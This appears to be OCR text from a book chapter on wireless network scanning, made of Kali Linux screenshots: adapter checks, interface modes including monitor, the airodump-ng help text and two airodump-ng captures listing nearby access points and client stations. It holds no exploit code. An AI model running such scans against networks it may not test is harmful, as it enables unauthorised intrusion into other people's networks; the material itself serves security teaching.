Tue 20:25
Username:
Next
Left ⌘


root@kali: ~
File Edit View Search Terminal Help
kali-linux-full kali-linux-sdr kali-menu kali-root-login krb5-locales
ldap-utils libapache2-mod-php5 libbind9-90 libdns-export100 libdns100
libdpkg-perl libfreetype6 libfreetype6-dev libgdk-pixbuf2.0-0
libgdk-pixbuf2.0-common libgdk-pixbuf2.0-dev libgnuradio-iqbalance0
libgnuradio-osmosdr0.1.3 libgnutls-deb0-28 libgnutls-openssl27
libgssapi-krb5-2 libicu52 libirs-export91 libisc-export95 libisc95
libisccc90 libisccfg-export90 libisccfg90 libk5crypto3 libkrb5-3
libkrb5support0 libldap-2.4-2 liblwres90 libmysqlclient18 libnspr4
libnss3 libpng12-0 libpng12-dev libpq5 libsasl2-2 libsasl2-modules
libsasl2-modules-db libsmbclient libsnmp-base libsnmp-perl libsnmp30
libvlc5 libvlccore8 libwbclient0 metasploit-framework mysql-client-5.5
mysql-common mysql-server mysql-server-5.5 mysql-server-core-5.5 ndiff
nmap ntp openvas php5 php5-cli php5-common php5-mysql php5-readline
postgresql-9.4 postgresql-client-9.4 python-hpack python-impacket
python-pyperclip python-samba python-vulndb recon-ng rpcbind samba
samba-common samba-common-bin samba-dsdb-modules samba-libs
samba-vfs-modules screen set smbclient snmp snmpd unzip vlc vlc-data
vlc-nox vlc-plugin-notify vlc-plugin-pulse vlc-plugin-samba webshells
winexe wpasupplicant zenmap
113 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.
Need to get 278 MB of archives.
After this operation, 47.5 MB of additional disk space will be used.
Do you want to continue? [Y/n] y



Devices
Window
Help
Optical Drives
Network
USB
Shared Folders
Shared Clipboard
Drag and Drop
Insert Guest Additions CD image...
USB Settings...
Apple Inc. Bluetooth USB Host Controller [0112]
Ralink 802.11 n WLAN [0101]
Oracle VM VirtualBox Manager



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# lsusb
Bus 001 Device 005: ID 148f:3070 Ralink Technology, Corp. RT2870/RT3070 Wireless Adapter
Bus 001 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 001 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
root@kali:~# iwconfig
wlan0 IEEE 802.11bgn ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
lo no wireless extensions.
eth0 no wireless extensions.
root@kali:~#



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# iw phy phy1 info
Wiphy phy1
max # scan SSIDs: 4
max scan IEs length: 2257 bytes
Retry short limit: 7
Retry long limit: 4
Coverage class: 0 (up to 0m)
Device supports RSN-IBSS.
Supported Ciphers:
* WEP40 (00-0f-ac:1)
* WEP104 (00-0f-ac:5)
* TKIP (00-0f-ac:2)
* CCMP (00-0f-ac:4)
* 00-0f-ac:10
* GCMP (00-0f-ac:8)
* 00-0f-ac:9
Available Antennas: TX 0 RX 0
Supported interface modes:
* IBSS
* managed
* AP
* AP/VLAN
* WDS
* monitor
* mesh point



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# iwlist channel
wlan0 14 channels in total; available frequencies :
Channel 01 : 2.412 GHz
Channel 02 : 2.417 GHz
Channel 03 : 2.422 GHz
Channel 04 : 2.427 GHz
Channel 05 : 2.432 GHz
Channel 06 : 2.437 GHz
Channel 07 : 2.442 GHz
Channel 08 : 2.447 GHz
Channel 09 : 2.452 GHz
Channel 10 : 2.457 GHz
Channel 11 : 2.462 GHz
Channel 12 : 2.467 GHz
Channel 13 : 2.472 GHz
Channel 14 : 2.484 GHz
lo no frequency information.
eth0 no frequency information.
root@kali:~#


Chapter 2: Wireless Network Scanning











Beacon Frame
Beacon Frame
Monitor Only



Probe Response
Probe Response
Probe Request
Probe Request



root@kali: ~
File Edit View Search Terminal Help
CH 11][Elapsed: 12 s][2015-12-27 12:39
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
14:0C:76:AF:85:FB -35 0 3 0 0 12 54e WPA2 CCMP MGT FreeWifi_secure
14:0C:76:AF:85:FA -35 0 4 0 0 12 54e OPN FreeWifi
F4:CA:E5:DA:BE:3A -71 30 103 0 0 11 54e WPA2 CCMP MGT FreeWifi_secure
F4:CA:E5:DA:BE:38 -70 26 110 0 0 11 54e WEP WEP freebox_FWRYDI
F4:CA:E5:DA:BE:39 -71 26 107 0 0 11 54e OPN FreeWifi
68:A3:78:0B:A3:CF -72 0 1 0 0 8 54e WPA CCMP PSK PETITSCIPION
40:F2:01:6A:12:3C -80 62 82 9 0 11 54e. WPA2 CCMP PSK Livebox-123C
42:F2:01:6A:12:3C -80 72 88 0 0 11 54e. OPN orange
18:62:2C:A7:96:A7 -84 50 68 0 0 11 54e. WPA2 CCMP PSK Livebox-96A7
68:15:90:35:D6:A2 -88 24 28 0 0 11 54e. WPA2 CCMP PSK Livebox-D6A2
4A:15:90:35:D6:A2 -88 32 45 0 0 11 54e. OPN orange
BSSID STATION PWR Rate Lost Frames Probe
(not associated) 94:35:0A:F1:08:87 -74 0 - 1 84 6 FreeWifi
(not associated) 00:05:CD:33:9C:A5 -90 0 - 1 0 1 Avecdemo2
68:A3:78:0B:A3:CF 98:E0:D9:87:A7:BF -32 0 - 1e 0 1


```
Airodump-ng 1.2 rc3 - (C) 2006-2015 Thomas d'Otreppe
http://www.aircrack-ng.org

usage: airodump-ng <options> <interface>[,<interface>,...]

Options:
    --ivs                 : Save only captured IVs
    --gpsd                : Use GPSd
    --write      <prefix> : Dump file prefix
    -w                    : same as --write
    --beacons             : Record all beacons in dump file
    --update       <secs> : Display update delay in seconds
    --showack             : Prints ack/cts/rts statistics
    -h                    : Hides known stations for --showack
    -f            <msecs> : Time in ms between hopping channels
    --berlin       <secs> : Time before removing the AP/client
                            from the screen when no more packets
                            are received (Default: 120 seconds)
    -r             <file> : Read packets from that file
    -x            <msecs> : Active Scanning Simulation
    --manufacturer        : Display manufacturer from IEEE OUI list
    --uptime              : Display AP Uptime from Beacon Timestamp
    --wps                 : Display WPS information (if any)
    --output-format
                <formats> : Output format. Possible values:
                            pcap, ivs, csv, gps, kismet, netxml
    --ignore-negative-one : Removes the message that says
                            fixed channel <interface>: -1
    --write-interval
                <seconds> : Output file(s) write interval in seconds

Filter options:
    --encrypt   <suite>   : Filter APs by cipher suite
    --netmask <netmask>   : Filter APs by mask
    --bssid     <bssid>   : Filter APs by BSSID
    --essid     <essid>   : Filter APs by ESSID
    --essid-regex <regex> : Filter APs by ESSID using a regular
                            expression
    -a                    : Filter unassociated clients
```



root@kali: ~
File Edit View Search Terminal Help
CH 1][Elapsed: 1 min][2015-12-21 15:06
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID MANUFACTURER
30:B5: -46 20 5 0 6 54e. WPA2 CCMP PSK TP-LINK TECHNOLOGIES CO.,LTD.
30:B5: -44 11 11 0 6 54e WPA2 CCMP PSK TP-LINK TECHNOLOGIES CO.,LTD.
50:57: -64 20 0 0 1 54e. WPA2 CCMP MGT CISCO SYSTEMS, INC.
50:57: -62 21 6 0 1 54e. WPA2 CCMP MGT blizzard CISCO SYSTEMS, INC.
50:57: -65 18 0 0 1 54e. WPA2 CCMP MGT CISCO SYSTEMS, INC.
90:84: -76 15 189 10 6 54e. WPA2 CCMP PSK Apple
D4:04: -74 16 114 0 11 54e WPA2 CCMP PSK ARRIS Group, Inc.
B4:75: -77 11 2 0 11 54e. WPA2 CCMP PSK snake1 Belkin International Inc.
CC:0D: -79 2 0 0 11 54e WPA2 CCMP PSK Cisco SPVTG
00:23: -80 5 2 0 6 54e WPA TKIP PSK Schaaf Network Cisco-Linksys, LLC
14:5B: -82 11 3 0 6 54e WPA2 CCMP PSK ARRIS Group, Inc.
E8:FC: -82 6 4 0 11 54e WPA2 CCMP PSK NETGEAR INC.,
6C:B0: -82 7 2 0 6 54e WPA2 CCMP PSK STEAMEISTER24 NETGEAR
B8:E6: -84 3 3 0 10 54 . WPA2 CCMP PSK 2WIRE55 2Wire
FA:8F: -86 3 0 0 6 54e. OPN Unknown
3C:36: -1 0 0 0 1 -1 Arris Group, Inc.
C0:FF: -84 1 1 0 11 54e WPA2 CCMP PSK Netgear Inc
FC:15: -88 3 0 0 6 54e. WPA2 CCMP PSK HP-Print-10-Officejet 6700 Hewlett Packard

